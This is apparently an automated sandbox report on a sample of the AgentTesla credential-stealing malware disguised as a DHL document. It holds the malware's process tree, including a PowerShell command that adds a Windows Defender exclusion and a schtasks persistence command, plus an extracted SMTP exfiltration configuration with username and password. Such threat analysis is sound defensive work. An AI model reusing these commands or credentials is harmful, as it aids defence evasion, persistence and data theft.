ID: 532854
Sample Name: Dhl Document.exe
Cookbook: default.jbs
Time: 18:52:20
Date: 02/12/2021
Version: 34.0.0 Boulder Opal

Table of Contents

Copyright Joe Security LLC 2021


Windows Analysis Report Dhl Document.exe

Overview


General Information

Sample Name:	Dhl Document.exe
Analysis ID:	532854
MD5:	d57a8c6be775cfd..
SHA1:	355ef1430b4d4a1.
SHA256:	755a275609bd07..
Tags:	AgentTesla DHL exe
Infos:	

Most interesting Screenshot:



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected AgentTesla
- Yara detected AntiVM3
- Multi AV Scanner detection for dropp…
- Tries to steal Mail credentials (via fil…
- Sigma detected: Bad Opsec Default…
- Initial sample is a PE file and has a …
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal ftp login c…
- Tries to detect sandboxes and other…

Classification



Process Tree

- **System is w10x64**
- Dhl Document.exe (PID: 6240 cmdline: "C:\Users\user\Desktop\Dhl Document.exe" MD5: D57A8C6BE775CFDA05331C6EADE17990)
  - powershell.exe (PID: 5200 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" Add-MpPreference -ExclusionPath "C:\Users\user\AppData\Roaming\JAaohjCzCabuOZ.exe MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 6012 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - schtasks.exe (PID: 5160 cmdline: C:\Windows\System32\schtasks.exe" /Create /TN "Updates\JAaohjCzCabuOZ" /XML "C:\Users\user\AppData\Local\Temp\tmp99D5.tmp MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 5496 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - RegSvcs.exe (PID: 3980 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe MD5: 2867A3817C9245F7CF518524DFD18F28)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "Username": "vicalee@4plqroup.com",
  "Password": "onvavLf8",
  "Host": "smtp.4plqroup.com"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000008.00000000.686441650.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000008.00000000.686441650.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000008.00000000.685587226.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Copyright Joe Security LLC 2021

Source	Rule	Description	Author	Strings
00000008.00000000.685587226.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
00000008.00000000.686837682.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 14 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
0.2.Dhl Document.exe.429d600.3.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.Dhl Document.exe.429d600.3.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
8.0.RegSvcs.exe.400000.3.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
8.0.RegSvcs.exe.400000.3.unpack	JoeSecurity_AgentTesla_2	Yara detected AgentTesla	Joe Security	
8.0.RegSvcs.exe.400000.1.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 18 entries				

Sigma Overview

System Summary:

Sigma detected: Bad Opsec Defaults Sacrificial Processes With Improper Arguments

Sigma detected: Suspicius Add Task From User AppData Temp

Sigma detected: Powershell Defender Exclusion

Sigma detected: Possible Applocker Bypass

Sigma detected: Non Interactive PowerShell

Sigma detected: T1086 PowerShell Execution

Jbx Signature Overview

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

Initial sample is a PE file and has a suspicious name

.NET source code contains very large array initializations

Data Obfuscation:

.NET source code contains potential unpacker

Copyright Joe Security LLC 2021

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion:

Adds a directory exclusion to Windows Defender

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to steal Mail credentials (via file / registry access)

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to harvest and steal browser information (history, passwords, etc)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Cor and
Valid Accounts	Windows Management Instrumentation 2 1 1	Scheduled Task/Job 1	Process Injection 1 2	Disable or Modify Tools 1 1	OS Credential Dumping 2	Account Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Enc Cha
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	Credentials in Registry 1	File and Directory Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Nor Por
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Security Account Manager	System Information Discovery 1 1 4	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Nor App Lay Pro
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 1 3	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	App Lay Pro
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Security Software Discovery 3 1 1	SSH	Keylogging	Data Transfer Size Limits	Fall Cha
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 1 3 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Mul Cor
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 2	DCSync	Virtualization/Sandbox Evasion 1 3 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Cor Use
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	App Lay

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Cor and
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Wel
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Pro

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Dhl Document.exe	28%	Virustotal		Browse
Dhl Document.exe	57%	ReversingLabs	Win32.Trojan.AgentTesla	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\JAaohjCzCabuOZ.exe	57%	ReversingLabs	Win32.Trojan.AgentTesla	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
8.0.RegSvcs.exe.400000.1.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.2.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.RegSvcs.exe.400000.2.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.RegSvcs.exe.400000.3.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.RegSvcs.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
8.0.RegSvcs.exe.400000.4.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Copyright Joe Security LLC 2021

Source	Detection	Scanner	Label	Link
smtp.4plqroup.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://https://vgltYcQ1KhvjrfB8n.org	0%	Avira URL Cloud	safe	
http://smtp.4plqroup.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://aXZVkw.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
us2.smtp.mailhostbox.com	208.91.199.224	true	false		high
smtp.4plqroup.com	unknown	unknown	true	• 0%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.91.199.224	us2.smtp.mailhostbox.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	532854
Start date:	02.12.2021
Start time:	18:52:20
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 40s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Dhl Document.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	20
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Copyright Joe Security LLC 2021

Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@9/9@2/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:53:16	API Interceptor	1x Sleep call for process: Dhl Document.exe modified
18:53:24	API Interceptor	44x Sleep call for process: powershell.exe modified
18:53:37	API Interceptor	717x Sleep call for process: RegSvcs.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
208.91.199.224	hkpg4iBhY1.exe	Get hash	malicious	Browse	
	PO_783992883.exe	Get hash	malicious	Browse	
	Payment copy $95,914.38MT103_0987658999643PDF.exe	Get hash	malicious	Browse	
	Details To Be Reconfirmed.doc	Get hash	malicious	Browse	
	03SPwb995m.exe	Get hash	malicious	Browse	
	PAGO DEL SALDO.doc	Get hash	malicious	Browse	
	MT_1O1_SWIFt.doc	Get hash	malicious	Browse	
	Reconfirm The Details.doc	Get hash	malicious	Browse	
	Document.exe	Get hash	malicious	Browse	
	MT_101_SWIFT.doc	Get hash	malicious	Browse	
	ORDER INQUIRY-PVP-SP-2021-58.exe	Get hash	malicious	Browse	
	DOC221121.exe	Get hash	malicious	Browse	
	TOP QUOTATION RFQ 2021.exe	Get hash	malicious	Browse	
	AWB Number 0004318855.DOCX.exe	Get hash	malicious	Browse	
	Purchase Order.exe	Get hash	malicious	Browse	
	ORDER INQUIRY-PVP-SP-2021-56.exe	Get hash	malicious	Browse	
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	
	vYeUxRnIbLKDudo.exe	Get hash	malicious	Browse	
	DHL Documentos de envio originales.exe	Get hash	malicious	Browse	
	pVLzns64XtYkuFT.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
us2.smtp.mailhostbox.com	DHL Waybill receipt.exe	Get hash	malicious	Browse	• 208.91.199.223
	DHL SHIPMENT NOTIFICATION 284748395PD.exe	Get hash	malicious	Browse	• 208.91.199.223
	Swift MT103 pdf.exe	Get hash	malicious	Browse	• 208.91.199.225
	Scan096355.exe	Get hash	malicious	Browse	• 208.91.199.225
	yYa94CeATF8h2NA.exe	Get hash	malicious	Browse	• 208.91.199.223
	PG4636 - Confirmed .xls.exe	Get hash	malicious	Browse	• 208.91.198.143
	PG4636 - Confirmed .xls.exe	Get hash	malicious	Browse	• 208.91.199.225
	BOQ.exe	Get hash	malicious	Browse	• 208.91.199.223
	RFQ-Spares and tools.exe	Get hash	malicious	Browse	• 208.91.198.143

Copyright Joe Security LLC 2021

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	CARTASCONF.xlsx	Get hash	malicious	Browse	• 208.91.199.224
	Documento de env.exe	Get hash	malicious	Browse	• 208.91.199.223
	hkpg4iBhY1.exe	Get hash	malicious	Browse	• 208.91.199.224
	account details and invoice.exe	Get hash	malicious	Browse	• 208.91.198.143
	justificantepago_es_180208779493.xlsx	Get hash	malicious	Browse	• 208.91.199.224
	winlogon.exe	Get hash	malicious	Browse	• 208.91.198.143
	PO_783992883.exe	Get hash	malicious	Browse	• 208.91.199.223
	OUTWARD SWIFT-103 MSG Payment Transcript.PDF.exe	Get hash	malicious	Browse	• 208.91.199.223
	ROfr29tilpUhTHx.exe	Get hash	malicious	Browse	• 208.91.199.223
	Transaction advice Nov-2021 20211129678pdf.exe	Get hash	malicious	Browse	• 208.91.199.223
	shipping documents.exe	Get hash	malicious	Browse	• 208.91.198.143

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	DHL Waybill receipt.exe	Get hash	malicious	Browse	• 208.91.199.223
	Shipping Document BL Copy.exe	Get hash	malicious	Browse	• 103.195.185.115
	DHL SHIPMENT NOTIFICATION 284748395PD.exe	Get hash	malicious	Browse	• 208.91.199.223
	SHIPPING DOCUMENT & PL.exe	Get hash	malicious	Browse	• 103.195.185.115
	Swift MT103 pdf.exe	Get hash	malicious	Browse	• 208.91.199.225
	Scan096355.exe	Get hash	malicious	Browse	• 208.91.199.225
	yYa94CeATF8h2NA.exe	Get hash	malicious	Browse	• 208.91.199.223
	part-1500645108.xlsb	Get hash	malicious	Browse	• 103.76.231.42
	part-1500645108.xlsb	Get hash	malicious	Browse	• 103.76.231.42
	item-40567503.xlsb	Get hash	malicious	Browse	• 162.215.254.201
	item-40567503.xlsb	Get hash	malicious	Browse	• 162.215.254.201
	PG4636 - Confirmed .xls.exe	Get hash	malicious	Browse	• 208.91.198.143
	item-107262298.xlsb	Get hash	malicious	Browse	• 162.215.254.201
	item-107262298.xlsb	Get hash	malicious	Browse	• 162.215.254.201
	item-1202816963.xlsb	Get hash	malicious	Browse	• 162.215.254.201
	item-1202816963.xlsb	Get hash	malicious	Browse	• 162.215.254.201
	DHL Receipt.html	Get hash	malicious	Browse	• 199.79.62.126
	BOQ.exe	Get hash	malicious	Browse	• 208.91.199.223
	RFQ-Spares and tools.exe	Get hash	malicious	Browse	• 208.91.198.143
	box-1688169224.xlsb	Get hash	malicious	Browse	• 199.79.62.54

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Dhl Document.exe.log	
Process:	C:\Users\user\Desktop\Dhl Document.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1310
Entropy (8bit):	5.345651901398759
Encrypted:	false
SSDEEP:	24:MLUE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE47mE4Ko88:MIHK5HKXE1qHiYHKhQnoPtHoxHhAHKz6
MD5:	D918C6A765EDB90D2A227FE23A3FEC98
SHA1:	8BA802AD8D740F114783F0DADC407CBFD2A209B3

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Dhl Document.exe.log	
SHA-256:	AB0E9F716E31502A4C6786575C5E64DFD9D24AF99056BBE2640A2FA322CFF4D6
SHA-512:	A937ABD8294BB32A612F8B3A376C94111D688379F0A4DB9FAA2FCEB71C25E18D621EEBCFDA5706B71C8473A4F38D8B3C4005D1589B564F9B1C9C441B6D3378 4
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	22268
Entropy (8bit):	5.601191356029745
Encrypted:	false
SSDEEP:	384:itCDLqMzQRlpV8lCciISBKnMjultI237Y9gtHSJ3xuT1Ma7ZlbAV7xBMw2ZBDI+y:xYTcCk4KMClt5jtcMCKfwNCVY
MD5:	29076BED77EE82117C06813B958A7EB6
SHA1:	BF19365BB1A0F8ABB88CA851420FAE080CF6CCE6
SHA-256:	D297ED450E3C37B1CC14DA2B8ADDBF91F5BE456F94BBDE04C5BC647ECB606FCB
SHA-512:	4625A881D24C31F85D7454ACED6948DE525BDF9FF5BB157DABC237C1EB0C009A11A0D63B196B425F3C680F7F892B6FDA3649122A166FE597DB7DAB3CA78071 F
Malicious:	false
Reputation:	low
Preview:	@...e.....y.....h.).>.5.2.....y...G.....@.....H.....<@.^.L."My...:P..... .Microsoft.PowerShell.ConsoleHostD.....fZve...F.....x.).....System.Management.Automation4.....[...{a.C..%6..h.....System.Core.0.....G-.o...A...4B.....System..4.....Zg5..:O..g..q.....System.Xml..L.....7.....J@.....~.....#.Microsoft.Management.Infrastructure.8.....'....L..}.....System.Numerics.@.....Lo...QN.....<Q.....System.DirectoryServices<.....H..QN.Y.f.....System.Management...4.....].D.E.....#.....System.Data.H..... ....H..m)aUu.....Microsoft.PowerShell.Security...<.....~.[L.D.Z.>..m.....System.Transactions.<.....):gK..G...$.1.q.....System.ConfigurationP...../.C..J..%...].....%.Microsoft.PowerShell.Commands.Utility...D.....-.D.F.<;.nt.1.....System.Configuration.Ins

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_c34bfuwd.g5h.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_grjwx1jg.2gk.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_grjwx1jg.2gk.ps1	
Preview:	1

C:\Users\user\AppData\Local\Temp\tmp99D5.tmp	
Process:	C:\Users\user\Desktop\Dhl Document.exe
File Type:	XML 1.0 document, ASCII text
Category:	dropped
Size (bytes):	1601
Entropy (8bit):	5.150770719251614
Encrypted:	false
SSDEEP:	24:2di4+S2qh/S1KTy1moCUnrKMhEMOFGpwOzNgU3ODOiIQRvh7hwrgXuNta4jkdxvn:cgeKwYrFdOFzOzN33ODOiDdKrsuTEv
MD5:	56F79EA0543ABF6CA3076A9EBF4A996A
SHA1:	30478342707F00023433CC44170103E21F8AF9A3
SHA-256:	81970EA7CC0AC18E7D9C123F82D461A7C759B4582D1142C82556F570A7BA6A42
SHA-512:	0103D5DD644FAA4950266B8D9032D77CEA39CBD1242944544D5A9E3F1C393815EB03F65D47472DDE700DC7A0872705A7F650C3102F897F57BD49CD4B2AEEF18
Malicious:	**true**
Preview:	<?xml version="1.0" encoding="UTF-16"?>.<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">. <RegistrationInfo>. <Date>2014-10-25T14:27:44.8929027</Date>. <Author>computer\user</Author>. </RegistrationInfo>. <Triggers>. <LogonTrigger>. <Enabled>true</Enabled>. <UserId>computer\user</UserId>. </LogonTrigger>. <RegistrationTrigger>. <Enabled>false</Enabled>. </RegistrationTrigger>. </Triggers>. <Principals>. <Principal id="Author">. <UserId>computer\user</UserId>. <LogonType>InteractiveToken</LogonType>. <RunLevel>LeastPrivilege</RunLevel>. </Principal>. </Principals>. <Settings>. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>. <AllowHardTerminate>false</AllowHardTerminate>. <StartWhenAvailable>true</StartWhenAvailable>. <

C:\Users\user\AppData\Roaming\JAaohjCzCabuOZ.exe	
Process:	C:\Users\user\Desktop\Dhl Document.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	729088
Entropy (8bit):	7.850442644597758
Encrypted:	false
SSDEEP:	12288:RfbIyV5Xt9KsQCga/eChD+g8UtV2ydvBvmG5pEMEZlhl8+6d0/15IuEGf:RjLb2W/QydxmG7EVlD6d0/15Iu/
MD5:	D57A8C6BE775CFDA05331C6EADE17990
SHA1:	355EF1430B4D4A13F3E052C5A90D753F2B3AA217
SHA-256:	755A275609BD07B357F67E004658587BABE3DCBF96803542FA31A0AA7C46CA2C
SHA-512:	4EC61523F4436D198FC4E45F528215D9D61084736AA2E98D081C4B5BC705F78EDFA905CD9CD166318C752A8310AB5B1BF4CF8EF63A207240305995654AA6B594
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 57%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L.....,a.....0.....2... ...@....@.. ....@.....p2..O....@..`.....`..... ....H.....text..... ....`.rsrc...`....@.....@..@.rel oc.....`.....@..B.....2.....H.....p>...F.....Z...X.....0..7.....=...%....r...p.....%.r...p.%.r5..p.%...(.....+..*"..(.....*&.(.....**..(.....*.... (.....*....(.....*....0.....d.....{.....o.....+..*....0..3.....{....s.....o.....(I.....,..rS..psO...z..}....*..0.....o.....0..o.....0..o.....2..o.....+....,..r...pr...ps....z.o.....o....ZX..{....., ..r=..ps....z..{....o.....+_..(.....oL.....,B..{.....s/..

C:\Users\user\AppData\Roaming\JAaohjCzCabuOZ.exe:Zone.Identifier	
